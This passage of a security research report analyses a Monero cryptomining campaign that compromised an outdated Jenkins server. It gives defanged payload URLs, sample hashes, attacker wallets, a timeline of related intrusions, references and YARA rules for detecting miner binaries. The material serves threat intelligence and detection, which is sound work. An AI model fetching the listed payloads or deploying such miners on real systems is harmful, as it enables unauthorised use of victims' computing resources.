  - 8614f45af23b0b1d9b0d20296af4f2f6bd3a3a8f15b8e799f3e798bb8df850fa
  - Wallet
    - 41e2vPcVux9NNeTfWe8TLK2UWxCXJvNyCQtNb69YEexdNs711jEaDRXWbwaVe4vUMveKAzAiA4j8xgUi29TpKXpm3zKTUYo

- **http://192.99.142[.]232:8220/minerd**
  - ELF 64-bit LSB executable, minerd based miner.
  - 63210b24f42c05b2c5f8fd62e98dba6de45c7d751a2e55700d22983772886017
  - YARA: possible_cryptominer_minerd.

- Miner based on https://github.com/pooler/cpuminer due to hits on yara rule based on cpuminer project.

- **http://192.99.142[.]232:8220/kworker**
  - Configuration file for bitcoin miner.
  - 036aef71da7f7ff02591669bb180eb41a7de8f6830ab74ebf2fc1d6db1424d21
  - Wallet
    - 41e2vPcVux9NNeTfWe8TLK2UWxCXJvNyCQtNb69YEexdNs711jEaDRXWbwaVe4vUMveKAzAiA4j8xgUi29TpKXpm3zKTUYo

- **http://192.99.142[.]232:8220/atd2**
  - ELF 64-bit LSB executable, bitcoin miner likely based on cpuminer.
  - 4811eab5b727d93309d8db651598d9e22bb7f87d385693efdda3576b9b2a56ad
  - Possibly based on https://github.com/pooler/cpuminer (version 2.3.3) due to the executable containing strings from the project, albeit inconclusively.

- **http://192.99.142[.]232:8220/config_**
  - Inaccessible but likely another miner configuration file.
  - 31bae6f19b32b7bb7188dd4860040979cf6cee352d1135892d654a4df0df01c1
  - Wallet
    - 41e2vPcVux9NNeTfWe8TLK2UWxCXJvNyCQtNb69YEexdNs711jEaDRXWbwaVe4vUMveKAzAiA4j8xgUi29TpKXpm3zKTUYo

- **http://192.99.142[.]232:8220/yam**
  - ELF 64-bit LSB executable, likely based on cpuminer.
  - 5bb66a5e9a7f6c76325a55b7a4a3128fc8631805676bbd3315ce2ac04ac2937b
  - YARA: possible_cryptominer_minerd.
  - Miner based on https://github.com/pooler/cpuminer due to hits on yara rule based on cpuminer project.

- **http://192.99.142[.]232:8220/atd3**
  - ELF 64-bit LSB executable, likely based on cpuminer.
  - F4864b3793c93de50b953e9751dc22e03fa0333ae6856d8d153be9018da6d911
  - Possibly based from https://github.com/pooler/cpuminer (version 2.3.3) due to the executable containing strings from the project, albeit inconclusively.

Response from the Community and Countermeasures

The exact wallet used in this attack was reported for the first time in a Reddit channel [6] in January 3rd, 2018 by the Reddit user *fearsparks*. An admin member of the monero pool where the wallet was reported (Reddit nickname M5M400), blocked the wallet address so it could not receive payouts. Figure 2 shows the message of the administrator. Some minutes after the first block the Reddit user *xnbya* reported that the wallet was also blocked in the servers of minexmr.com. Our attack was detected on February 19th, which may means one of two things: that the attackers **did not** checked if the address was working in order to modify the malware and use a new address, or that they did changed the wallet in a new variant of the malware but the old version was automatically being delivered more than one month later.

Figure 2. Message on Reddit from an administrator of the Monero pool saying that the wallet used in the attack has been blocked. This happened more than one month before the attack investigated in this report.

The analysis, on January 3rd 2018, by Reddit user mg61456, was that the attacker was generating 174.51 KH per second, which is roughly $450 a day or $170k a year [6].

The attacker was likely targeting random servers that were affected by the Jenkins vulnerability. The main goal for these type of attacks is to minimize the effort for the attacker and maximize the amount of compromised servers. A simple and effective **countermeasure** is to keep the **software updated.** In most cases, attackers won't do extra work if servers are running up-to-date software. In this case the partner organization was running a web server with a Jenkins version from 2014.

Related Attacks and Educational Environments

In February 2015, CheckPoint researchers warned about the active exploitation of the Jenkins vulnerability, CVE-2017-1000353, in what they claimed "One of the Biggest Mining Operations Ever Discovered" [1]. In the report, researchers indicate that the cryptocurrency wallet used by the attackers had already collected more than 3 million dollars [1].

A Shell script with similar characteristics as the one mentioned in the section 'Analysis of the malicious shell script' was mentioned in a report in December 2017 [3]. The Shell script is different from the one we analyzed, but shows how at this stage, cryptomining attacks were already on the rise.

In a security advisory by REN-ISAC [4], a series of attacks against Universities and Research Institutions were reported. The attacks, which attempted to exploit vulnerabilities on Oracle WebLogic, have the final goal of running cryptomining malware. The TTPs described on the report match what we have observed.

The Nora server was also part of an educational environment. In this context we found that the educational environment had 3 other attacked computers in the same 2 days when we analyzed the compromise of the Nora Server. It is easy to understand why these type of organizations may be easily compromised and for longer periods of time. In the case of the Nora server, it was running four years old software.

Similar attacks exploiting the same Oracle WebLogic vulnerability were reported, this time to different types of organizations [6]. One of the Wallets described in the discussion is the same as the one mentioned in this report.

In February 2018, Trend Micro researchers reported active attacks against Apache CouchDB [2] exploiting two vulnerabilities, CVE-2017-12635 and CVE-2017-12636, which allow remote command execution and privilege escalation. After successful exploitation, the attackers would download a Shell Script used to launch cryptomining processes on the target.

We traced back the attacker's activity by looking at other intrusions that used the same Wallet and discovered a long list which started mid 2017.

The timeline of attacks that used the same wallet[2] is listed below:

- **Jun. 02, 2017:** Exploited server running DC/OS Marathon software [9]. This is supposedly the first attack description using the monero wallet.
- **Jul. 18, 2017:** Crypto miner attack abusing Redis in CentOS host [10].
- **Aug. 04, 2017:** Attacking a redis server [13].
- **Oct. 11, 2017:** Cryptomining attack abusing Kubernetes [15].
- **Nov. 20, 2017:** Joe Sandbox file analysis of a malicious script starting a cryptomining process with the same wallet [11].
- **Nov. 30, 2017:** The malicious script shared on PasteBin [22].
- **Dec. 14, 2017:** Cryptomining attack in Windows via Powershell [21].
- **Dec. 25, 2017:** Reverse.it file analysis of a malicious script starting a cryptomining process with the same wallet [12].
- **Jan. 03, 2018:** The malicious script shared on PasteBin [23].

[2] 41e2vPcVux9NNeTfWe8TLK2UWxCXJvNyCQtNb69YEexdNs711jEaDRXWbwaVe4vUMveKAzAiA4j8xgUi29TpKXpm3zKTUYo

- **Jan. 12, 2018:** The malicious script shared on PasteBin [24].
- **Jan. 13, 2018:** The malicious script for Windows shared on PasteBin [22].
- **Jan. 23, 2018:** Cryptomining attack in Windows via Powershell [20].
- **Feb. 06, 2018:** The malicious script shared on PasteBin [25].
- **Mar. 16, 2018:** Cryptomining attack in Windows via Powershell [16].
- **Apr. 06, 2018:** CouchDB 2.1.0 attacked for cryptomining activities [17].
- **Apr. 18, 2018:** Drupal Servers exploited for cryptomining activities [18]. Attackers exploit vulnerability CVE-2018-7600 on Drupal servers.
- **Apr. 19, 2018:** Ubuntu Server 16.04 compromised by crypto miner [19].
- **Apr. 29, 2018:** A new version of the malicious script is shared on PasteBin [14].

The information retrieved from all these reports in the last year indicate that the threat actors were prepared for exploiting different software vulnerabilities and multiple operating systems.

Apart from the previous detected attacks using the same Monero wallet, we found other malware related with the use of **this same wallet** in VirusTotal. The following cryptomining malware versions all use the same Wallet:

SHA256	Virus Total Score	First Submission Date	Size	Type	Comment
f1e5fc21e0ea575783dc6b555083584c4e3b647697ec6973fb7076f55a2c5118	11/59	2017-11-17	801 bytes	Powershell script for Windows	Oldest script for Windows
1ef429dd2e38a537b174adbee1dbf8aad33b5dbd207192b015ebd6eff34a879c	21/58	2017-11-20	2.3 KB	Bash script for Linux	Oldest script for Linux
fd4a5a696bee8c5ab0ea68f071fd3938b53152c3e6fe6bacbe395a0b8df6d254	20/59	2017-12-26	4.1 KB	Bash script for Linux	
7394149d657d90d57cf1f80c0c1aef6c7cbb3cad5f63e1f1ce0cb9aa68c13887	5/59	2017-12-26	4.1 KB	Bash script for Linux	
54088e34c1fab1f837be90c8125faf36a275e9b9db83d1da79cf776b1b35bcfb	5/60	2018-01-08	4.3 KB	Bash script for Linux	
dd93f36dd1b18ca4a2ad46a17fd9ac5991f720c0627fabe07a87e4e3b8cd7ea9	23/59	2018-01-30	8.0 KB	Bash script for Linux	
fa5777aac8a628589289ce52ea18ae08b33a6f057811281dc442c812b8fc21b7	12/54	2018-02-08	8.0 KB	Bash script for Linux	
5d61c7cecee81eb73e77f60d63cf2f03382deaa5fd8392b983c8a96ff912d264	20/58	2018-02-13	8.0 KB	Bash script for Linux	
fa1c458b4b7458b79dfa5fa8ffdd297e35a8c27570c388ca271305ca1e6769f7	12/58	2018-02-20	4.1 KB	Bash script for Linux	
19c257223cc8dfee933d2ab8a647163683047e25e97f029a08d8fec7edb9a0b6	7/59	2018-02-20	8.0 KB	Bash script for Linux	Script used in this attack
1e43eac49ff521912db16f7a1c6b16500f7818de9f93bb465724add5b4724a13	27/59	2018-03-04	8.0 KB	Bash script for Linux	
9b555a9f32b1a5db5b23756552531187ee393e057eb7ffd57ebc8d05601b7609	21/56	2018-03-04	2.1 KB	Powershell script for Windows	

a2e687d7e627b32100c8cd7d5cdfa334169ea6d29e94dda899915f780b80000f	24/59	2018-03-04	2.1 KB	Powershell script for Windows	
a88ee13e645bcbbf62a08e66f41975cbedd703661bbde774eb2aed2b3ac71412	16/60	2018-03-04	8.0 KB	Bash script for Linux	
b28e44a3cc5a9a78cf96cda67295a35b0d98569fcd81f0c95063a3b0197c5c81	15/59	2018-03-04	8.1 KB	Bash script for Linux	
b4657c04eb6c1da95edd40e8d3e15f5d02625a6e92afc37ae278f95de7b1ab91	22/59	2018-03-04	8.4 KB	Bash script for Linux	
c9e89fc49706aae347ce5ec5067ca9cd57c9c6b92841567543de51e0a17e152e	15/60	2018-03-04	8.0 KB	Bash script for Linux	
e2403b8198fc3dfdac409ea3ce313bbf12b464b60652d7e2e1bc7d6c356f7e5e	24/59	2018-03-04	8.0 KB	Bash script for Linux	
ecaa914472297d1d00a390ec50596aefd7486a67777892237f5290395818b584	15/60	2018-03-04	8.1 KB	Bash script for Linux	
5d0850bde9a9725ea0c433e9a599db0f929b2dcb1a7a25b09276e7d95dfb5ba5	23/59	2018-03-16	2.3 KB	Powershell script for Windows	
c24d69e63120e4fb180f7fc1e38017264e448817075855cdb82d746d346d26cd	24/56	2018-03-16	6.9 KB	Bash script for Linux	
4186517778ea8c77b5d1073186660dc4cdfd3048365e925e0408e6259f70595b	24/59	2018-03-20	2.3 KB	Powershell script for Windows	
c6d303c3a93cc56262be93f9b0c96a241f0e5d31c7020763aa80f887acb339e4	14/57	2018-03-20	2.3 KB	Powershell script for Windows	
5332a6cf0ed9e202a5c18f24fe4bf7795006ec115c1556f8d3af65f6779ebfe9	18/59	2018-04-23	2.3 KB	Powershell script for Windows	
968dd3fb76d1b73b162ec3de5ada771821075104630cbc627de3ba2c70ccbdce	0/59	2018-04-26	10.4 KB	Bash script for Linux	
db21d6e3fc4a068351bafa0d521610342f050eb4047fe2709338f990a108f1e1	1/60	2018-04-26	10.5 KB	Bash script for Linux	
ec2ab9a279d73f8ee26cf47bced5a00dd540e75469d098a0f5f0a44d69a4a935	0/59	2018-05-15	1.5 KB	Bash script for Linux	Attacks against docker
f4d1441b956ff153bde028e78c1ecd4d085c59bae001c979845bfe3077699e35	3/56	2018-05-18	11.0 KB	Bash script for Linux	
222e84e81e50a3711f285f13b2df0e4b516f4f1b8ef88e9e9c579116b039df78	4/60	2018-05-19	10.8 KB	Bash script for Linux	

Interestingly, during our analysis we found binaries that were design to explicitly kill any process in the compromised server that was using the same wallet discussed above. One of such samples was:

- 1c16ccf341840120598b910b2b2b858e35d4e92610c357f24f1c6da24f59341f
  - First seen in VirusTotal: 2018-04-26
  - Type of file: Bash script for Linux
  - Kills all the processes using the **current wallet** we investigate plus other 3 wallets presumably related with competition miners. Therefore this script probably does not belong to the same attackers.

- 4Ab9s1RRpueZN2XxTM3vDWEHcmsMoEMW3YYsbGUwQSrNDfgMKVV8GAofToNfyiBwocDYzwY5pjpsMB7MY8v4tkDU71oWpDC
- 47sghzufGhJJDQEbScMCwVBimTuq6L5JiRixD8VeGbpjCTA12noXmi4ZyBZLc99e66NtnKff34fHsGRoyZk3ES1s1V4QVcB
- 44iuYecTjbVZ1QNwjWfJSZFCKMdceTEP5BBNp4qP35c53Uohu1G7tDmShX1TSmgeJr2e9mCw2q1oHHTC2boHfjkJMzdxumM

Conclusions

In this report we analyzed and studied a Monero cryptomining intrusion against a web server in one of our partner organizations. The analysis led to the discovery that this was not the first time the organization was attacked by this type of threat. The attack was not targeted to the organization, but it was part of a bigger and global campaign.

We uncovered cryptomining attacks from the same threat actor that spanned more than a year. The threat actor has the resources to actively exploit different applications and operating systems, adapting to new vulnerabilities. The wallet used in this attack was blocked many months before the current intrusion. The use of Monero for cryptomining reduces our ability to find more information of the attackers as Monero provides strong privacy for its users. The current attack seems to be part of a trend in small but powerful malware that seeks quick profit.

The actors behind these attack seem to have a small infrastructure of servers but at the same time they have a large coverage of different malware and infections. By using simple bash scripts they may look like simple attackers, but they are important enough to generate 29 different malware using the same cryptocurrency wallet.

References

[1] "Jenkins Miner: One of the Biggest Mining Operations Ever Discovered." Check Point Research. February 15, 2018. Accessed May 15, 2018. Website: https://research.checkpoint.com/jenkins-miner-one-biggest-mining-operations-ever-discovered/

[2] “Vulnerabilities in Apache CouchDB Open the Door to Monero Miners - TrendLabs Security Intelligence Blog." Trend Micro, Inc. February 15, 2018. Accessed May 15, 2018. Website: https://blog.trendmicro.com/trendlabs-security-intelligence/vulnerabilities-apache-couchdb-open-door-monero-miners/

[3] Pingios, Anastasios. "The Kworker Linux Crypto miner Malware." December 13, 2017. Accessed May 15, 2018. Website: https://xorl.wordpress.com/2017/12/13/the-kworker-linux-cryptominer-malware/

[4] “Oracle WebLogic Vulnerability Being Exploited by Bitcoin Miners.” REN-ISAC Advisory. January 5, 2018. Accessed May 15, 2018. Website: https://www.ren-isac.net/public-resources/alerts/REN-ISAC_ADVISORY_Oracle_WebLogic_Vulnerability_Bitcoin_Miner_Attacks_20180105v1.pdf

[5] "CVE-2017-1000353." Common Vulnerabilities and Exposures (CVE®). January 29, 2018. Accessed May 15, 2018. Website: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-1000353.

[6] “XMRig hackers”. January 3rd, 2018. Website: https://www.reddit.com/r/MoneroMining/comments/7nv8h6/xmrig_hackers/

[7] “Yet Another Crypto Mining Botnet?“. Website: https://www.fortinet.com/blog/threat-research/yet-another-crypto-mining-botnet.html

[8] VirusTotal Analysis Report. Website: https://www.virustotal.com/en/file/63210b24f42c05b2c5f8fd62e98dba6de45c7d751a2e55700d22983772886017/analysis/

[9] “Malicious service in DC/OS. Known vulnerabilities?”. June 2, 2017. Accessed May 31, 2018. Website: https://groups.google.com/a/dcos.io/forum/#!topic/users/NF4wMQ2VrJ8

[10] “CentOS Server Records Due to Mining Project Minerd Intrusion Event Due to Redis”. July 18, 2017. Accessed May 31, 2018. Website: https://blog.csdn.net/Dancen/article/details/75313424

[11] “Joe Sandbox Cloud Analysis Report”. Website: https://www.joesandbox.com/analysis/37564/0/html

[12] “ReverseIT Analysis Report”. Website: https://www.reverse.it/sample/68aa5e5a1bf7fc7e6101c78cb484555b750d253f99dd8f8f08cb8e81ceaf6a31?environmentId=300

[13] REDIS. August 4, 2017. Accessed May 31, 2018. Website: https://www.kancloud.cn/daydaygo/daydaygo_wiki/371890

[14] “Untitled PasteBin”. April 29, 2018. Accessed May 31, 2018. Website: https://pastebin.com/8bvST97K

[15] “Kubernetes and minerd”. October 11, 2017. Accessed May 31, 2018. Website: http://www.cnblogs.com/birdstudio/p/7650622.html
[16] “Security at MIT”. May 14, 2018. Accessed May 31, 2018. Website: https://css.csail.mit.edu/6.858/2018/lec/l23-mit-ist.pptx
[17] Abuse report on IP. April 6, 2018. Accessed May 31, 2018. Website: https://www.abuseipdb.com/check/192.99.142.232
[18] “Drupalgeddon 2: Profiting from Mass Exploitation”. April 16, 2018. Accessed May 31, 2018. Website: https://www.volexity.com/blog/2018/04/16/drupalgeddon-2-profiting-from-mass-exploitation/
[19] “suppoie malware removal (script hidden in .jpg).” April 19, 2018. Accessed May 31, 2018. Website: https://askubuntu.com/questions/1026545/suppoie-malware-removal-script-hidden-in-jpg
[20] “CMD and Powershell keeping opening on background (nsm.exe on TEMP folder)”. January 23, 2018. Accessed May 31, 2018. Website: https://forums.malwarebytes.com/topic/219497-cmd-and-powershell-keeping-opening-on-background-nsmexe-on-temp-folder/
[21] URLScan.IO Analysis Report. December 14, 2017. Accessed May 31, 2018. Website: https://urlscan.io/result/67f5f30d-88ae-4d2b-acad-956de60e5f04/forms/
[22] “Untitled PasteBin”. November 30, 2017. Accessed May 31, 2018. Website: https://pastebin.com/hLGasbqu
[23] “juanked”. January 3, 2018. Accessed May 31, 2018. Website: https://pastebin.com/zfEvhZ6c
[24] “Untitled PasteBin”. January 12, 2018. Accessed May 31, 2018. Website: https://pastebin.com/bHHcCdpr
[25] “wls_vuln_attempt_67.231.243.10_1.ps1”. January 13, 2018. Accessed May 31, 2018. Website: https://pastebin.com/ctisSMcY

Appendix A: Information on malware sample 4fa4269b7ce44bfce5ef574e6a37c38f

This technical appendix summarizes the external information we gathered about the malware.

Malware identification

MD5: 4fa4269b7ce44bfce5ef574e6a37c38f
SHA256: 63210b24f42c05b2c5f8fd62e98dba6de45c7d751a2e55700d22983772886017
SIZE: 2.8 MB
Virus Total:
https://www.virustotal.com/#/file/4fa4269b7ce44bfce5ef574e6a37c38f

- **First submission: 2016-07-05 02:11:32 UTC**
- **Last submission: 2018-05-14 23:55:45 UTC**
- **First seen in the wild: 2015-03-27 04:37:01**

Malware reports


Indicators of compromise.

- https://vms.drweb.com/virus/?_is=1&i=8400823
- https://otx.alienvault.com/pulse/57ad94a9e083f4013526d2dc

Other mentions of the malware.

- https://www.scumware.org/report/4FA4269B7CE44BFCE5EF574E6A37C38F.html
- http://r.virscan.org/report/696c4a1270b0cb2f0e62532b676ab957
- https://detux.org/report.php?sha256=63210b24f42c05b2c5f8fd62e98dba6de45c7d751a2e55700d22983772886017
- https://www.hybrid-analysis.com/sample/63210b24f42c05b2c5f8fd62e98dba6de45c7d751a2e55700d22983772886017?environmentId=120

VirusTotal Graph of relationships.



Source:
https://www.virustotal.com/graph/63210b24f42c05b2c5f8fd62e98dba6de45c7d751a2e55700d2298377 2886017?src=minigraph#/selected/n63210b24f42c05b2c5f8fd62e98dba6de45c7d751a2e55700d22983 772886017/drawer/node-summary

Appendix B: YARA rules for miner detections

```
rule possible_cryptominer_minerd
{
	meta:
		author = "Joachim Suico, CivilSphere"
		date = "1/23/2018"
		description = "rule for executables based on minerd software (supports
various coins)"
		reference = "https://github.com/pooler/cpuminer"

	strings:
		$crypto = "crypto" ascii nocase
		$cpuminer = "cpuminer" ascii nocase

		$minerd1 = "minerd --help" ascii nocase
		$minerd2 = "minerd [OPTIONS]" ascii nocase

		//author related information
		$author1 = "Miner by yvg1900" ascii nocase
		$author2 = "yvg1900@gmail.com" ascii nocase
		$author3 = "MINERGATE" ascii

		//some supported coins
		$coin1 = "MemoryCoin" ascii
		$coin2 = "MaxCoin" ascii
		$coin3 = "DiamondCoin" ascii
		$coin4 = "DvoraKoin" ascii
		$coin5 = "MyriadCoin" ascii
		$coin6 = "ByteCoin" ascii
		$coin7 = "QuazarCoin" ascii
		$coin8 = "FantomCoin" ascii
		$coin9 = "GroestlCoin" ascii
		$coin10 = "ProtoSharesCoin" ascii
		$coin11 = "MoneroCoin" ascii

		//sites to forward mined hashes
		$site1 = "pool.minexmr.com" ascii nocase
		$site2 = "monero.crypto-pool.fr" ascii nocase
		$site3 = "pool.cryptoescrow.eu" ascii nocase
		$site4 = "xmr.hashinvest" ascii nocase
		$site5 = "monero.farm" ascii nocase
		$site6 = "cryptonotepool.org.uk" ascii nocase
		$site7 = "monerominers.net" ascii nocase
		$site8 = "extremepool.org" ascii nocase
		$site9 = "mine.moneropool.org" ascii nocase
		$site10 = "mmcpool.com" ascii nocase
```

```
		$site11 = "dwarfpool.com" ascii nocase
		$site12 = "maxcoinpool.com" ascii nocase
		$site13 = "coinedpool.com" ascii nocase
		$site14 = "mining4all.eu" ascii nocase
		$site15 = "nut2pools.com" ascii nocase
		$site16 = "rocketpool.co.uk" ascii nocase
		$site17 = "miningpoolhub.com" ascii nocase
		$site18 = "nonce-pool.com" ascii nocase
		$site19 = "p2poolcoin.com" ascii nocase
		$site20 = "cryptity.com" ascii nocase
		$site21 = "extremepool.com" ascii nocase
		$site22 = "crypto-pool.fr" ascii nocase
		$site23 = "cryptoescrow.eu" ascii nocase
		$site24 = "moneropool.com" ascii nocase
		$site25 = "coinmine.pl" ascii nocase
		$site26 = "moneropool.com.br" ascii nocase
		$site27 = "moneropool.org" ascii nocase
		$site28 = "cryptohunger.com" ascii nocase


	condition:
		(is_elf or is_pe) and
		((#crypto > 10 and #cpuminer > 3 and all of ($minerd*)) or
		(#crypto > 3 and 1 of ($author*) and 1 of ($coin*) and 1 of ($site*)))

}


rule possible_cryptominer_xmrig
{
	meta:
		author = "Joachim Suico, CivilSphere"
		date = "1/23/2018"
		description = "rule for executables based on XMRig (monero miner)"
		reference = "https://github.com/xmrig/xmrig"

	strings:
		$c1 = "crypto" ascii nocase

		$x1 = "xmrig" ascii nocase

		$m1 = "xmrig [OPTIONS]" ascii nocase
		$m2 = "minergate.com" ascii nocase

	condition:
		(is_elf or is_pe) and #c1 > 4 and #x1 > 5 and any of ($m*)
}
```

```
rule is_pe
{
        condition:
                uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550
}

rule is_elf
{
        strings:
                $elf = { 7f 45 4c 46 }
        condition:
                $elf in (0..4)
}
```